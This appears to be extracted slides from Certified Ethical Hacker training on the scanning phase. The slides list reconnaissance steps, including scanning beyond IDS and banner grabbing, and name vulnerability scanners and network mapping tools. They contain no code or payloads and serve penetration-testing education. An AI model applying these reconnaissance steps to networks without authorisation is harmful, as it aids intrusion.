


Security Auditor's Research Assistant (SARA)
<http://www-arc.com>


Vulnerability Scanning Tools for Mobile




**Retina CS
for Mobile**



**SecurityMetrics
MobileScan**



**Nessus Vulnerability
Scanner**



<http://www.beyondtrust.com>

<https://www.securitymetrics.com>

<http://www.tenable.com>

CEH Scanning Methodology



Check for Live Systems



Check for Open Ports



Scanning Beyond IDS



Banner Grabbing

Scan for Vulnerability



Draw Network Diagrams


Prepare Proxies

Scanning Pen Testing

Drawing Network Diagrams



- Drawing target's network diagram gives valuable information about the network and its architecture to an attacker
- Network diagram shows logical or physical path to a potential target



Network Discovery Tool: Network Topology Mapper



Features

Network topology
discovery and mapping

Network Topology Mapper discovers a network
and produces a comprehensive network diagram




Export network
diagrams to Visio

Network mapping for
regulatory compliance

Multi-level network
discovery

Auto-detect changes to
network topology



<http://www.solarwinds.com>

Network Discovery Tools: OpManager and NetworkView



OpManager

OpManager is a network monitoring software that offers advanced fault and performance management functionality across critical IT resources such as routers, WAN links, switches, firewalls, VoIP call paths, physical servers, etc.

The screenshot shows the OpManager interface. At the top, there's a navigation bar with tabs like Home, Network, Configuration, Monitoring, and Reports. Below it is a sub-navigation bar with Network Overview, Network Top 10, PSLA Top, PSLA WAN, Snapshots, Top Devices, and All Interfaces. The main area has two sections: 'Device Summary' and 'Event Summary'. 'Device Summary' lists vendor names (Zte, American Power Conversion Corp., Cisco, Hewlett-Packard, Microsoft, Netgear, Other) with their respective alarm counts (1, 0, 2, 1, 3, 1, 0) and device counts (1/1, 0/1, 2/2, 1/2, 4/11, 2/4, 0/1). To the right is a 'Business View' section with a map of the USA and a note 'This is a sample map'. 'Event Summary' shows event types (Device WentDown, Device CameUp, One Port Started, One Port Was Cleared, Process Monitor Down) with their counts (4, 2, 2, 2, 222) and source information. A 'Recent Alarms' table shows entries for 'Device Down' with source 'repe-0102' and 'Device Down' with source 'repe-0103'. An 'Alarm Message' box displays 'Device Down: No response' and 'Communication with the host 02-10-52-27-BE-2C'. At the bottom, there's a footer with a link to <http://www.manageengine.com>.

<http://www.manageengine.com>

NetworkView

- NetworkView is a network discovery and management tool for Windows
- Discover TCP/IP nodes and routes using DNS, SNMP, ports, NetBIOS, and WMI

The screenshot shows the NetworkView interface. It features a menu bar with File, Edit, View, Tools, Logs, Window, Help. Below is a toolbar with various icons. The main area displays a network topology diagram with multiple nodes represented by icons like servers, switches, and routers. A legend at the bottom identifies the node types. A status bar at the bottom shows 'Nodes: 11', 'Monitoring: Off', 'Last Monitoring: 00:00:00', '0 Ports', '0 Mails Sent', and '0 Alarms'. A footer with a link to <http://www.networkview.com> is at the bottom.

<http://www.networkview.com>

Network Discovery and Mapping Tools



The Dude
<http://www.mikrotik.com>



Switch Center Enterprise
<http://www.lan-secure.com>



LANState
<http://www.10-strike.com>



InterMapper
<http://www.intermapper.com>



Friendly Pinger
<http://www.kilievich.com>



NetMapper
<http://www.opnet.com>



Ipsonar
<http://www.lumeta.com>



NetBrain Enterprise Suite
<http://www.netbraintech.com>



WhatsConnected
<http://www.whatsupgold.com>

